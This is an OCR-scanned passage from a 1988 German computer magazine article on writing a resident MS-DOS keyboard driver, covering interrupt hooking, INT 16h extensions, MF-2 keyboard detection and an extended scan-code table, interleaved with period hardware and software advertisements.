Und auch die immer wieder bestaunte Tatsache, daß nach dem Neuladen eines Tastaturtreibers manche residenten Programme nicht mehr auf ihren 'Hotkey' hören, ist aus der Abbildung leicht verständlich. Es gibt allerdings Programme (etwa SideKick), die merken sich beim Laden die Interrupt-Vektoren, an denen ihnen etwas liegt, und schauen bei jedem Ticker-Interrupt nach, ob sie noch die Interrupt-Kette unter Kontrolle haben. Ansonsten drängeln sie sich heimlich wieder vor.

Auch unser Tastentreiber (wie die meisten seiner Art) beansprucht den Interrupt-Vektor für sich. Alle davor geladenen Programme, die an diesem Interrupt-Vektor 09h nippen, werden beim Nachladen eines Tastentreibers inaktiv, wenn sie nicht so raffiniert wie SideKick sind. Tastentreiber jeder Provenienz sollten daher recht früh im AUTOEXEC geladen werden.

Der hier vorgestellte Treiber bietet jedoch ein spezielles Schlupfloch zum darunterliegenden: Ctrl-Alt-F1 bewirkt bei ihm nämlich, daß tatsächlich der davor geladene Treiber (beziehungsweise der im ROM-BIOS) wieder zu Ehren kommt. Wenn Sie also etwa mit der Tastatur die Taktfrequenz ändern wollen (sofern das BIOS das ohne externen Tastentreiber überhaupt kann!), schalten Sie mit Ctrl-Alt-F1 den 'Durchgriff' ein, stellen die Taktfrequenz um und schalten mit Ctrl-Alt-F2 wieder auf den residenten Treiber zurück.

Erweiterter Ärger

Mit Erscheinen der MF-Tastatur auf dem Markt sind erstmals 'offiziell von IBM' die Cursor-Tasten von den Zifferntasten getrennt worden. In der Folge hat IBM endlich auch für den Ziffernblock (Cursor- und Zifferntasten haben ja immer noch vergleichbare Scan-Codes) eine vollständige Definition der Alt- und Ctrl-Kombinationen geliefert. Wohlgemerkt, hier geht es um die Output-Codes der Tastaturtreiber zum Tastenpuffer.

Daß das überhaupt von Belang ist, liegt daran, daß bei diesen Sondertasten und ihren speziellen Status-Kombinationen nur das Scan-Code-Byte signifikant ist, denn die ASCII-Repräsentation ist vereinbarungsgemäß Null. Folglich sind die Tasten nur anhand des Scan-Code-Bytes unterscheidbar. Bisher war diese Möglichkeit nur beschränkt ausgenutzt worden, und für nichtdefinierte Alt-Kombinationen etwa lieferten die Tastaturtreiber überhaupt keine Codes.

Daher können Anwenderprogramme künftig auch ohne Tricks (eigene Treiber) von den neuen Kombinationen Gebrauch machen. Natürlich gilt das nicht für alle, nein, allein MF-Tastatur-Besitzer dürfen das, und zwar nur amerikanische. KEYBGR gestattet den Zugriff dem bundesdeutschen Nutzer nicht. Natürlich gibt es doch Programme, die sich darauf beziehen – wahlweise, versteht sich.

Leider rühren in dieser Suppe mehrere Köche, zunächst die Routine, die den Tastatur-Interrupt 09h bedient – also der Treiber. Dieser muß die entsprechenden Codes erst einmal in den Tastaturpuffer hineinschreiben.

Zweiter Kontrolleur ist die INT-16h-Routine im ROM-BIOS, die für die MF-Tastatur mit den zusätzlichen Funktionen 10h, 11h und 12h ausgestattet worden ist. Die neuen Funktionen sind identisch mit den Aufrufen 0 bis 2, lassen aber alle Codes durch, während jene die Erweiterungen fein säuberlich ausfiltern. Die meisten Clone-BIOSse filtern bei diesen Funktionen nicht (das tun vornehmlich Markenhersteller), weshalb bei diesen Clones die Funktionen 10h bis 12h auch nicht implementiert zu werden brauchen und es folglich meist nicht sind.


... aber auch Freuden

Um dann für den Fall gewappnet zu sein, daß das Vorhandensein der Funktionen 10h bis 12h abgefragt wird, statt daß die erweiterten Codes direkt über die Funktionen 0 bis 2 ausgegeben werden, muß man eine eigene Routine resident ins RAM laden, am besten mit dem Tasta-

IBP

Messen, Steuern, Regeln

- Beraten
- Entwickeln
- Fertigen



z.B.:

190 ST ATARI-

kompatible Industrie-Lösung

Auf Basis des Atari/ST-Konzeptes und unter Verwendung von Atari-Bauelementen hat IBP eine Industrieausführung entwickelt.

Besondere Merkmale:
- Buserweiterungen (EUROBUS, ECB, VME) integriert, daher vielfältig ausbaubar.
- sehr kompakte, mechanisch-stabile Bauweise
- 19"-Rack (3HE/14TE)
- volle Atari/ST-Hard- und Software Kompatibilität

IBP bietet eine Fülle von Karten AD/Input/Output für verschiedenste Aufgaben und komplette Problemlösungen.

IBP

IBP Gerätebau GmbH

Lilienthalstraße 13
3000 Hannover 1
Telefon 0511/630963/64

HARDWARE-MESSWERTERFASSUNG

— IBM XT/AT — CBM — hier einige Auszüge IBM —

- IEEE-488 (IEC-BUS) PLATINE UND SOFTWARE ..... AB DM 480
- 32 BIT OPTOKOPPLER-INPUT-PLATINE ..... DM 480
- 32 BIT OPTOKOPPLER-OUTPUT-PLATINE ..... DM 480
- 8 BIT 32-KANAL A/D-WANDLER 8us/WANDLUNG ..... DM 560
- 8 BIT 32-KANAL A/D-WANDLER MIT RS232 SCHNITTSTELLE ..... DM 620
- 12 BIT 32-KANAL A/D-WANDLER 25us UNI-/BIPOLAR ..... DM 860
- 12 BIT 4-KANAL D/A-WANDLER 7us SETTLINGTIME ..... DM 560
- 72/192 BIT INPUT/OUTPUT-PLATINE 8/4BIT-WEISE PROGRAMMIERBAR ..... DM 150/540
- RELAIS + I/O-PLATINE (12 RELAIS 1+UM 220VAC 3A 60W + 12+TTL I/O) ..... DM 560
- 8FACH RS232 UMSCHALTPLATINE (UMSCHALTUNG PROGRAMMIERBAR OD. ALT+1...8) DM 760
- MULTIBOARD 86 — 12BIT—32K A/D + 12BIT—2K D/A + 96TTL I/O GESOCKELT ..... DM 1675
- THERMOBOARD 86 —50°C— +150°C 16KANÄLE OD. DTO. —50°C— +1150°C ..... DM 980
- PROGRAMMIERBARER TIMER-COUNTER 9-FACH/24-FACH 16BIT ..... AB DM 350 / DM 680

NEU IM PROGRAMM:

- ELEKTROSTATISCHE PLOTTERAUFLAGEFOLIE ZUM FESTHALTEN DES PLOTTERPAPIERS . DM 295
- 16 BIT A/D-TURBOBOARD 16us MIT 128kBYTE RAM ..... DM 1850
- 12 BIT A/D-TURBOBOARD 25us MIT 128kBYTE RAM ..... DM 1290
- LOGIC ANALYSER-CARD 30MHz/50MHz/100MHz ..... DM 980 — DM 1453 — DM 2137
- 32 BIT OPEN KOLLECTOR-OUTPUT-PLATINE MAX.50VOLT/500mA ..... DM 390
- PT 100-VERSTÄRKER FÜR VERSCH. BEREICHE 100°C, 200°C...800°C ..... DM 150
- 16 BIT 8KANAL A/D-WANDLER (DUAL-SLOPE) ..... DM 920
- EINSTELLBARE QUARZZEITBASIS ..... DM 280
- OPTO IN/OUT je 32 BIT ..... DM 790
- FREI PROGRAMMIERBARER FUNKTIONSGENERATOR ..... DM 750
- RS 232 — 16 BIT OUT — 32 BIT INPUT TTL ..... DM 590
- RS 232 — 12 BIT 32 KANAL ADC 25 µs ..... DM 940

Info kostenlos!

LOTHAR BOCKSTALLER

Hard- und Software — Hadwigstr. 16, 7867 Wehr 2, Telefon 07761/1808

AT-komp. Geräte
sowie Erweiterungskarten zu günstigen Preisen schnell lieferbar.

20 MB Festplattenset ab	698 DM
32 MB Festplattenset	848 DM
66 MB Festplattenset	2690 DM
40 MB Streamer	1498 DM
60 MB Streamer	1990 DM

extern/intern lieferbar

20 MB HDU-Card	998 DM

(Einbaukit incl. Controller und Kabel)

14 Zoll TTL-Monitor	348 DM
14 Zoll ADI-Monitor	428 DM
ATI EGA Wonder	598 DM
NEC-MultiSync II	1598 DM

ACHTUNG HÄNDLER: Sonderkonditionen bei PANASONIC-Druckern

STAR LC 10	648 DM
NEC-Drucker P 2200	1098 DM

Händleranfragen erwünscht! Wir führen IBM-Druckerkabel, Floppy- und HD-Kabel, Disketten sowie Farbbänder für Star-, NEC- und Panasonic-Drucker lagermäßig zu äußerst günstigen Preisen!

MACHO DATENTECHNIK GmbH

Kranichsteiner Straße 9
6000 Frankfurt/M.

Anrufen! Wo? na klar! bei Macho
Tel. 069/628191

GK-COMPUTER

Tel. (0761) 22859

AT	640 kB RAM, 10 MHz, 4 Schnittstellen, 14" Flatscreen Monitor, 1 Floppy 1.2 MB, CHERRY Tastatur, Hercules-Grafik, Uhr, MS-DOS 3.30, Combi-Controller	3578,—
AT	HDU — VERSION A wie oben mit HD 21 MB	4078,—
ATARI	1040 STF mit Monitor	1698,—
OKI	MICROLINE 390, 270 Z/sec., 1/360" LF	1679,—

Weitere Rechner, Drucker, Zubehör z.B. NOVELL-Netware, Festplatten etc. auf Anfrage

Inh. Gerhard Krumm, Werderring 22, 7800 Freiburg

KEIN LADENVERKAUF!!

US Robotics Courier HST Modem

9600/7200/4800/2400/1200/300 Baud
Hayes Befehlssatz, Datenkompression und Fehlerprotokoll für maximalen Durchsatz

von bis zu **17400 Baud**

MNP™ Class 5 **2300 DM** (Stand Mai '88)

netmbx
Wörther Straße 26
1000 Berlin 20
Telefon (030) 3324015
Telex 186672 net d

UUCP: root @ tmpmbx
V.22/V.22 bis: 030-3325016
V.21: 030-3313076/3314072
BTX: 0303325016-0001
Datex: 45300043109

Anschluß an das öffentliche Telefonnetz nicht erlaubt

irl GmbH
Industriesteuerungen
Am Grundweg 20
6104 Seeheim
Telefon: 06257/82036
Auftragsannahme
von 9 Uhr bis 12 Uhr

SOFTWAREPREISLISTE

ADVANTAGE 386 C + Pascal	2280
Microsoft Windows 386	410
PC-MOS 386 1	535
Pharlap 386 ASM/LINK	1200
VM/386 Multiasking	399
386 Microport UNIX System V/386 (complete)	1999
386 SCO XENIX sys V (complete)	3400
Arity Combination	2790
Personel Consultant Easy	1240
Personal Consultant Plus by Texas Instruments	7379
Smalltalk/V by Digitalk	245
Turbo Prolog by Borland	195
Prolog-86 Plus	568
Prolog Pro Interpreter	967
Prolog Pro Compiler	2164
asm LIB	343
asm TREE	845
Lattice 68000 C X-Compiler	1210
Microsoft Marco Assembler	289
386/ASU/LINK	1195
True BASIC	220
Turbo Basic	195
Datalight Optimum C	269
Lattice C V.3.2	650
Microsoft C	767
C TOOLS PLUS/5.0	283
C-terp by Gimpel Software	599
Run/C by Lifeboat	226
Instant C	987
Greenleaf Comm Library	355
Pfor Ce	596
Time Slicer by Lifeboat	755
dBASE 3 + by Ashton Tate	1140
DBXL by Wordtech	368
FoxBase + by Foxbase	799
Quicksilver	1140
dBASE Tools for C	245
Breakout	254
Periscope II	397
Softprobe II/TX	2038
Advanced Norton Utilities	283
Q-DOS II	181
Btrieve by SoftCraft	479
Btrieve/N	1297
c-tree/r-tree Bundle	1311
d BC III Plus	1482
Paradox	1565
Disk Technician	228
Disk Technician +	296

außerdem erhältlich Produkte für **Amiga** und **Macintosh**

Die Lieferung erfolgt per Nachnahme zzgl. 6,– DM Versandkosten. Software ist vom Umtausch ausgeschlossen. Beschädigte Produkte werden gegen intakte eingetauscht. Alle Preise sind freibleibend. Ein Katalog mit mehr als 300 Artikeln ist gegen eine Schutzgebühr von 4,– DM erhältlich. Irrtümer und Preisänderungen vorbehalten

turtreiber. Beim abgedruckten Programm können Sie wahlweise eine komplette neue INT-16h-Routine mit allen neuen Funktionen einbinden (Assemblerswitch DOINT16). Beachten Sie bitte, daß auch der neue INT 16h eine Endstation für den INT 16h bedeutet, also mit IRET beendet wird. Sie können auch damit wieder etliche residente Programme abhängen, wenn Sie den Treiber nicht früh laden.

Der neue Treiber bringt also ebenfalls die Codes der neuesten Scan-Code-Definition in den Tastaturpuffer. Nachdem ich auf einige Tasten der Alt-Ebene jedoch ASCII-Zeichen als 'Affengriff-Verhinderer' gelegt habe, kann der Treiber diese natürlich nicht gleichzeitig mit einem ASCII-Wert von null zurückliefern. Insoweit wird die Liste nicht ganz kompatibel unterstützt. Wenn sich bestimmte Programme daran stoßen, müssen Sie die Kodiertabellen an den neuralgischen Stellen dem Standard gemäß der abgedruckten Tabelle anpassen.

Auf dem Ziffernblock sind nunmehr etliche Eingaben möglich: Bei Tastaturen mit separatem Cursor-Block ist meist mit dem Einschalten NumLock gesetzt. Die neuen Ctrl- und Alt-Codes sind über die getrennten Cursor-Tasten erreichbar. Mit Alt-Taste und Ziffernblock können wie üblich dezimale Eingaben erfolgen, um exotische Zeichen des Extended-ASCII-Set auf den Schirm zu bringen (der Treiber liefert übrigens auf diese Weise auch ASCII NUL). Bei Tastaturen ohne separaten Cursor-Block muß für diese Eingabe der Ziffernmodus eingeschaltet sein, es müssen also Shift und NumLock entweder beide aktiv oder *beide* inaktiv sein. Meist wird NumLock gedrückt sein, die dezimalen ASCII-Codes erreichen Sie dann mit Shift (und Alt!).

Leicht änderbar

Ein weiteres Ziel bei der Entwicklung des neuen Treibers war ein möglichst klar strukturiertes Programm (soweit das die Spezifikation überhaupt erlaubt). Wer zum Beispiel aus IBMs ROM-BIOS-Listings den IBM-Tastentreiber kennt (KEYBGR unterscheidet sich kaum davon) oder gar eigene Disassemblierversuche daran gestartet hat, wird diesen Sachverhalt zu schätzen wissen.

Allerdings wurde im Rahmen dieser Zielsetzung auch darauf verzichtet, an allen Ecken und Enden Bytes zu sparen: Es sollte halt leicht verständlicher und anpaßbarer Quellcode herauskommen, den auch ein in der Assemblersprache Ungeübter leicht für seine Zwecke ändern kann.

Da wir aber gleichzeitig so vielen Tastaturen, Rechnern und üblichen Problemfällen wie möglich Rechnung tragen wollten, kann es keine einheitliche Version nach dem Muster 'Läuft in allen Lagen optimal' geben. Der Leser ist also von vornherein gezwungen, den Treiber für seine konkreten Bedürfnisse zu konfigurieren, und muß ihn dann selbst assemblieren können. Dazu ist ein Assembler (MASM mindestens ab Version 4.0) erforderlich.

Besonders einfach können bestimmten Tasten über Tabellen die Tastatur-Codes zugeordnet werden, so daß endlich jeder Tastenknopf das aufgedruckte Zeichen bringt. Sofern Sie die Struktur der Tabelle beachten, die im Assemblerlisting jeweils angegeben ist, und die vorhandene Endmarke nicht löschen, können Sie in den Tabellen allein ändern, ohne sich um den Programmtext zu kümmern. Sie können gar die Tabellen im assemblierten Programm mit dem Debugger verändern.

Wer größere Anpassungen vorhat, muß sich den Programmtext selbst vorknöpfen. Soweit möglich, ist die Bearbeitung verschiedener Zustände getrennt vorgenommen worden, so daß lokale Änderungen möglichst nur lokale Wirkungen haben. Wenn Sie exotische Kombinationen vorhaben, etwa auf der MF-2-Tastatur die linke Ctrl-Taste mit CapsLock zu vertauschen, so müssen Sie schon etwas tiefer in das Programm einsteigen; denn gerade die Umschalttasten müssen etwas trickreicher behandelt werden.

Und wenn Ihre Tastatur sich gar nicht mit dem Treiber verträgt, so sollten Sie mit den Hilfsprogrammen aus dem letzten Heft klären, ob und welche Codes Ihre Tastatur liefert.

KEYBGR erkennt am ROM-BIOS (Maschinenkennbyte), ob er in einem AT oder PC/XT läuft, und stellt sich dementsprechend auf die geringfügig andere Tastaturbelegung bei PCs und ATs ein. Die MF-Tastatur erkennt er daran, daß diese auf den Identifizierungsbefehl korrekt antwortet – das heißt, wenn sie schnell genug die ID-Kennbytes zurückliefert. Sollte Ihre kompatible MF-Tastatur diese Bytes ein wenig zögerlich senden, dann erkennt KEYBGR sie nicht als MF-Tastatur und kodiert diverse Tasten nicht um (darunter die mit dem dauernd gebrauchten Backslash).

Widerfährt Ihnen solches, so ist das für den vorgestellten Treiber kein Problem: In dem vorhandenen Quelltext können Sie den Treiber darauf einrichten, ausschließlich und verbindlich eine MF-2-Tastatur zu bedienen.

Für PC-Besitzer ist mit den Standard-Treibern von DOS eine korrekte Unterstützung dieser Tastatur nicht erreichbar. Allerdings muß er auch bei unserem Treiber mit dem Makel leben, daß die LEDs, die bei IBMs MF-2 nur per Programmierung der Tastatur geschaltet werden, hier nicht aktiv werden, da ein PC diese Möglichkeit nicht besitzt. (Einige Pseudo-MF-Tastaturen schalten die LEDs selbst, wenn sie an PCs laufen. Dann aber ist es meist besser, nicht den erzwungenen Modus einzustellen, da diese Keyboards an PCs echte PC-Codes liefern.) Beim Betrieb am Modell 30 muß unser Treiber ebenfalls für den erzwungenen MF-Modus assembliert werden und kann damit leider die LEDs nicht ansteuern.

Unser Treiber schaut nicht im ROM nach, ob er in einem PC oder AT sitzt, sondern er erkennt die angeschlossene Tastatur an der Antwort auf den Befehl 'Read-ID', der an Port 64h ausgegeben wird. Kommt eine korrekte ID, so ist eine MF-2-Tastatur an einem AT

Erweiterte Scan-Codes

Der ASCII-Wert für all diese Funktionen ist definitionsgemäß 0. Für die Darstellung wurde die Belegung gemäß deutschen Tastaturen gewählt. Wo Verwechslungen mit gleich beschrifteten Tasten möglich sind, wurden die Codes für Tasten aus dem Ziffernblock mit NP (Num-Pad) gekennzeichnet.

Scan-Code	Taste(n)	Scan-Code	Taste(n)
1	Alt Esc	120-131	Alt-1 bis Alt-'
3	Ctrl 2 (ASCII Null)	132	Ctrl-PgUp
15	Back-Tab (Shift Tab)	133-134	F11, F12
16-28	Alt-Q bis Alt-CR	135,136	Shift F11, F12
30-41	Alt-A bis Alt-#	137,138	Ctrl F11, F12
43-53	Alt-< bis Alt--	139,140	Alt F11, F12
55	Alt * (NP)	141	Ctrl Up/8
59-68	F1 bis F10	142	Ctrl - (NP)
71	Home	143	Ctrl 5 (NP)
72	Up	144	Ctrl + (NP)
73	PgUp	145	Ctrl Down/2
74	Alt - (NP)	146	Ctrl Ins/0
75	Left	147	Ctrl Del/.
76	Center Cursor	148	Ctrl Tab
77	Right	149	Ctrl / (NP)
78	Alt + (NP)	150	Ctrl * (NP)
79	End	151	Alt Home
80	Down	152	Alt Up
81	PgDn	153	Alt Page Up
82	Ins	155	Alt Left
83	Del	157	Alt Right
84-93	F1 bis F10 (Shift)	159	Alt End
94-103	F1 bis F10 (Ctrl)	160	Alt Down
104-113	F1 bis F10 (Alt)	161	Alt Page Down
114	Ctrl-PrtSc	162	Alt Ins
115	Ctrl-Left	163	Alt Del
116	Ctrl-Right	164	Alt / (NP)
117	Ctrl-End	165	Alt Tab
118	Ctrl-PgDn	166	Alt Enter
119	Ctrl-Home		

Diese Funktionen sind von IBM höchstselbst so veröffentlicht. Die meisten Tastentreiber – auch KEYBGR von DOS 3.2 – unterstützen aber nur einen Teil davon. Für etliche Programme dennoch recht praktisch ist, daß neuerdings alle Tasten mit 'Alt' einen Code ergeben. So sind zum Beispiel für die Cursor-Tasten neben der normalen Funktion nunmehr die Control-Ebene und darüber noch die Alt-Ebene komplett belegt.

Ihre Applikation

Sondermaschinen-Steuerungen
Prüfgeräte (analog, digital)
Grafiksysteme
Parallelrechner

Manfred Helzle Dipl.-Ing. (FH)

unsere Erfahrung

Leiterplatten-CAD
Software (68xx(x), Transputer)
Hardware
Fertigung

Transputer

c´t TEK-4/8:
Fertigplatinen mit OCCAM-Compiler OCS
1MB/15 MHz/o. Parity 2981,-
2MB/15 MHz/o. Parity 3720,-

andere Transputerprodukte:
TR2 T212/stat. RAM/EPROM/LWL/RS232C
TR3 T414 oder T800/4MB DRAM
TR4 T414 oder T800/T212/stat. RAM/EPROM/LWL/RS232C

Der Kreis schließt sich beim Ing.-Büro hema, Röntgenstr. 31, 7080 Aalen, Tel. 07361/44031, TTX 736115 hema d

R-EDV LCD-286 tragbarer 16-Bit-Computer

LCD-Anzeige »SuperTwist«, 640x400 Punkte, 80x25 Zeichen, durchleuchtet. CPU 80286 mit 10 MHz Takt, 1 MByte RAM, 20-MByte-Festplatte, 1,2-MByte-Diskettenlaufwerk, 5 Steckplätze, Tragetasche

ROHNER-EDV-Elektronik
Schelmenhofstr. 10, 8950 Kaufbeuren
Telefon 08341/81054, Telex 541290

▲ Micros

63803 RP Single-Chip DIP40	27,70
63803 XP Single-Chip SHDIP64	34,00
63803 YP Single-Chip SHDIP64	43,00
68HC000-12 CMOS Hitachi	84,00
68450-8 DMA-Controller	159,00
8087 5MHz	225,00
8087-2 8MHz	330,00
80287-8 8MHz	520,00
80287-FAST10 10MHz Int.Quad.	880,00
80387-16 16MHz PGA	1080,00
80387-20 20MHz PGA	1800,00
82C11 Printer-Interface/Adapter	11,90
AM 2966 Octal Memory Driver TS	11,50
AD 670JN 8-Bit A/D	39,00
AD 7574JN 8-Bit CMOS A/D	35,00
GAL16V8-25QP	17,80
GAL20V8-25QP	24,20
HD63484-8MHz ACRTC-Contr.	112,00
-User Manual	35,00
HD63485-64MHz GMC	132,00
HD63486-64MHz GVAC	145,00
HD64180RP-8 8MHz	40,00
-SHDIP 64 Shrinkdip-Sockel verg.	11,00
-Q 12,288 MHz HC18/U	6,00
-User-Manual	18,00
MAX 232 CPE 2x RS232 5/5 5V	9,80
MC 146818P Realtime-Clock	12,50
MM 58167AN Realtime-Clock	49,00
NCR/AM 5380 SCSI Port	58,00
UPD71011C10 Clockgen. 10MHz	10,70
V20-8MHz 8088 CMOS	17,00
V20-10MHz 8088 CMOS	38,00
V30-8MHz 8086 CMOS	19,00
WD 1772-PH02 FD-Controller	27,80

▲ EPROMs

	1+	8+
2764-250	9,00	8,10
27128A-250 EPM	10,00	9,00
27C256-200	16,10	14,49
27256-200	15,00	13,50
27256-250	12,70	11,43
27512-250	23,60	21,24
27C512-150	32,40	29,16
27C101-200	79,00	71,10

▲ RAMs

	1+	8+
4164-100 64Kx1 100nS	7,80	7,80
4164-120 64Kx1 120nS	6,50	6,50
41256-100 256Kx1	→ ☎	
41256-120 256Kx1	19,90	19,90
41256-150 256Kx1	17,50	17,50
41257-120 Nibble Mode	17,00	17,00
41257-150 Nibble Mode	14,00	14,00
41264-120 Quadport Ram	23,60	23,60
41416-120 16Kx4	6,60	5,94
41464-120 64Kx4	→ ☎	
51258-80 256K-Cas	23,50	23,50
511000P-10 1MBx1	69,00	65,00
6264-LP10 8Kx8 stat.	14,80	14,80
6264-LP12 8Kx8 stat.	13,90	13,90
6264-LFP12 Flat-Pack	14,50	14,50
62256-LP10 32Kx8 stat.	28,50	28,50
62256-LP12 32Kx8 stat.	26,00	26,00
62256-LFP12 Flat-Pack	36,00	36,00

HITACHI IC Memory-Databook '88 35,00

Auszug unseres Lagerprogrammes.
Fordern Sie komplette Preislisten an.

▲ 1MByte SIMM-Modul SMD

1 Megabyte Ram-Erweiterung z.B für Macintosh Plus® / SE / II

	1+	8+
81000-120nS 1Mx8 Modul SMD	650,00	620,00
- 30pol. SIMM-Sockel 45° Snap-IN	12,40	11,16
- 30pol. SIMM-Sockel 90° Snap-IN	5,90	5,30

▲ INMOS ® (MSC-INMOS-Rep. für Berlin)

T212A-G20 16-Bit Transputer 20MHz	326,00
T414B-G20 32-Bit Transputer 20MHz	742,50
T800B-G17 32-Bit Transputer+FPU 17MHz	1095,00
T800B-G20 32-Bit Transputer+FPU 20MHz	1265,00
-PGA 84 Sockel, Low-Insertion, vergoldet	26,00
-PGA 84ZIF Nullkraftsockel, vergoldet	44,50
C011A-P20 Link Adapter	31,00
G170S-35 Color Lookup Table	134,00

- Weitere **INMOS-Typen** auf Anfrage

segor electronics

kaiserin-augusta-allee 94 · 1000 berlin 10
tel.:030/344 97 94 · telefax 030/345 39 68

Lieferung per Postnachnahme ab Lager Berlin + Versandspesen. Ausland bitte Vorkasse. Angebot freibleibend. Besteilen Sie bitte mit den Kontaktkarten hier im Heft oder besuchen Sie unseren Shop.
Geschäftszeiten: Mo-Fr 10.00-13.30 + 14.30-18.00h, Sa 10.00-13.00h


Info: Bernd Segor

NEU

miniMODUL-535

Das universelle Mikrocontroller-Board in Scheckkarten-Größe mit Siemens 80535 Controller

- CPU-Platine für Siemens 80535/80C535
- 8x8/10 Bit Analog-Eingänge
- 24 parallele I/O Leitungen, Adress-, Daten- und CS-Leitungen für kundenspezifische Erweiterungen verfügbar
- 16 Bit Watchdogtimer, 3x16 Bit Timer/Counter
- Akkupufferung für CMOS RAM, Power-down-Schaltung
- 64 k RAM + 64 k EPROM, wahlweise EEPROM
- Serielle Schnittstelle
- Einsetzbar als großer Chip (2x32-polig) in Ihrer Applikation
- Umfangreiche Software wie Prozeßbasic, Monitorprogramm, Makroassembler, C-Compiler, Pascal-Compiler und Simulatoren für MS-DOS-Rechner verfügbar



Ihre Vorteile:
- durch konsequenten Einsatz der SMD-Technik erhöhte Zuverlässigkeit und geringer Platzbedarf
- sehr günstige Preise
- weniger Aufwand bei Lagerhaltung und Einkauf
- kürzere Entwicklungszeiten
- schneller von der Idee zum Produkt

Preise: ab DM 198,- + MwSt. (DM 225,72 incl. MwSt)

PHYTEC
PHYTEC Meßtechnik · Vogelsbergstr. 74
Postfach 705 · 6500 Mainz 42
Tel. (0 61 31) 50 88 71 · Telex 4 187 192

Diskettenlaufwerke

CHINON F-502, 360 KB, 5¼" Laufwerk für XT-AT, schwarz ... DM 219,–
CHINON F-502, 360 KB 5¼" Laufwerk für XT-AT, beige ..... DM 229,–
CHINON F-502, 360 KB 5¼" Laufwerk für Schneider PC ..... DM 234,–
CHINON F-506, 1,2 MB, 5¼" Laufwerk für AT, beige ..... DM 269,–
NEC 1036a für Amiga, anschlußfertig . DM 299,–
Controllerkarte zum Betrieb von max. 4 Laufwerken mit 1,2 MB sowie 360 KB am PC/XT/AT ..... DM 225,–

3,5" NEC im 5¼" Rahmen 720 KB

Endlich ein einfach montierbares 3,5" Laufwerk für den Softwaretausch mit den neuen Portablen und IBM Computern. Lieferung komplett mit Anschlußadaptern und Installationsanleitung. Verwendbar für jeden PC/XT/AT mit DOS >3.2 XT/AT DM 289,– Schneider DM 294,–

In Kürze:

Festplatte für ATARI-ST + AMIGA + APPLE-Macintosh

5¼" externes Zweitlaufwerk für IBM-PS/2

1,44 MB — 3,5" im 5¼" Rahmen

Alle Diskettenlaufwerke werden mit Anschlußunterlagen und Jumperliste geliefert!

Bitte kostenlose Liste 5/88 c't anfordern! Alle Angebote sind freibleibend. Versand per Nachnahme zuzüglich Versandkosten.

Jürgen Merz
Computer-Elektronik-Versand
Lengericher Str. 21 — 4543 Lienen
Tel.: 0 54 83/12 19 oder 83 26

Neu-erscheinung

Sofort lieferbar!

COMPUTER-BUCH

Eine Einführung in die Assemblerprogrammierung für PC-Benutzer mit BASIC- oder PASCAL-Kenntnissen. Assemblerbefehle, DOS- und BIOS-Funktionen werden Schritt für Schritt in kleinen Beispielprogrammen vorgestellt. Zur Kontrolle des Lernerfolgs dienen Übungsaufgaben. Zusammenfassungen am Ende jedes Kapitels erleichtern eine schnelle Wiederauffrischung.

DM 44,80
Broschur, 326 Seiten
ISBN 3-88229-168-0

Im Buch-, Fachhandel oder beim Verlag erhältlich. 168/1.4

HEISE

Verlag
Heinz Heise
GmbH & Co KG
Postfach 61 04 07
3000 Hannover 61

angeschlossen. Kommt nur ein Acknowledge (FAh) zurück, so hängt eine AT-Tastatur am AT. Gibt die Tastatur nichts zurück, so muß es eine PC-Tastatur sein, die logischerweise nur an einem PC läuft.

Verwechseln Sie die MF-2-Tastatur nicht mit der MF-1-Version, die IBM mit dem neuesten PC/XT ausgeliefert hat. Diese unterscheidet sich nicht nur durch fehlende LEDs von der MF-2, sondern sie sendet andere Codes und kann daher auch mit Standard-Treibern korrekt bedient werden. Wenn in diesem Beitrag von MF-Tastatur die Rede ist, so ist immer die MF-2 gemeint. Die MF-1 wird laut IBM nicht mehr gefertigt und ist als Zwischenlösung zu betrachten. Übrigens rechnen wir hier auch die Modelle 50 bis 80 von IBM zu den ATs.

Das Treiberprogramm besteht aus drei logischen Blöcken, die voneinander weitgehend unabhängig sind und auch ohne große Seiteneffekte separat geändert werden dürfen:

- nicht residenter Installationsteil
- residenter Treiberteil
- Tabellen

Zeichenweise

Der Treiber wird ganz banal und ohne Tricks ins RAM geladen und dort resident verankert. Der Installationsteil ist einfach gehalten: Der Interrupt wird auf die 'direkte' Art umgespeichert (der DOS-Aufruf wäre klinisch rein, macht aber auch nichts anderes).

Gegen Doppelinstallation habe ich keine Sicherung vorgesehen, weil sie in diesem speziellen Fall nicht erforderlich ist – ein Tastaturtreiber wird ja üblicherweise nur einmal per AUTOEXEC.BAT geladen. Um den residenten Teil nicht unnötig aufzublähen, wird für die MF- und AT-Tastatur die Umkodier-Tabelle im RAM an vier Stellen gepatcht. Spezielle Verfahren wie Relokation der Tabellen ins Environment habe ich nicht benutzt.

Der Installationsteil erkennt die verschiedenen Tastaturen, soweit technisch möglich. PC-Besitzer mit MF-2-Tastatur setzen den Assembler-Schalter FORCE-MF wie schon erwähnt auf 1 und kommen auf diese Weise zu ihrem Recht.

Mit etwas Aufwand wurde der residente Teil PC- und AT-kompatibel gehalten. Wer will, kann hier ein wenig abspecken und einen etwas kleineren Tastaturtreiber nur für AT oder PC daraus machen. Die Kommentare sollten auch in Assembler wenig Geübten die Programm-Details erläutern, so daß ich hier nur die Grundzüge darstelle.

Beim Drücken oder Loslassen liefert jede Taste einen Code. Alle Tasten (außer 'Pause', sie liefert nur beim Drücken einen Code) sind vom Verhalten her auf dieser Ebene gleich. Im Rahmen der Verarbeitung werden sie in zwei Gruppen geteilt, 'normale' und Umschalttasten. Erstere werden in einen ASCII-Wert und einen Scan-Code umgesetzt, beide dann in den Tastaturpuffer geschrieben. Nur das Drücken der Taste wird ausgewertet.

Die Umschalttasten beeinflussen die Tastatur-Flags (siehe Tabelle) und damit die Umkodierung der anderen Tasten. Sie werden beim Drücken und Loslassen bearbeitet. Ein Grenzgänger ist 'Insert', das auf dem Ziffernblock die '0' repräsentiert, aber auch als Umschalttaste wirkt.

Nach diversem Vorgeplänkel wird die Bearbeitung daher in

BIOS-RAM-Zellen für Keyboard-Treiber

```
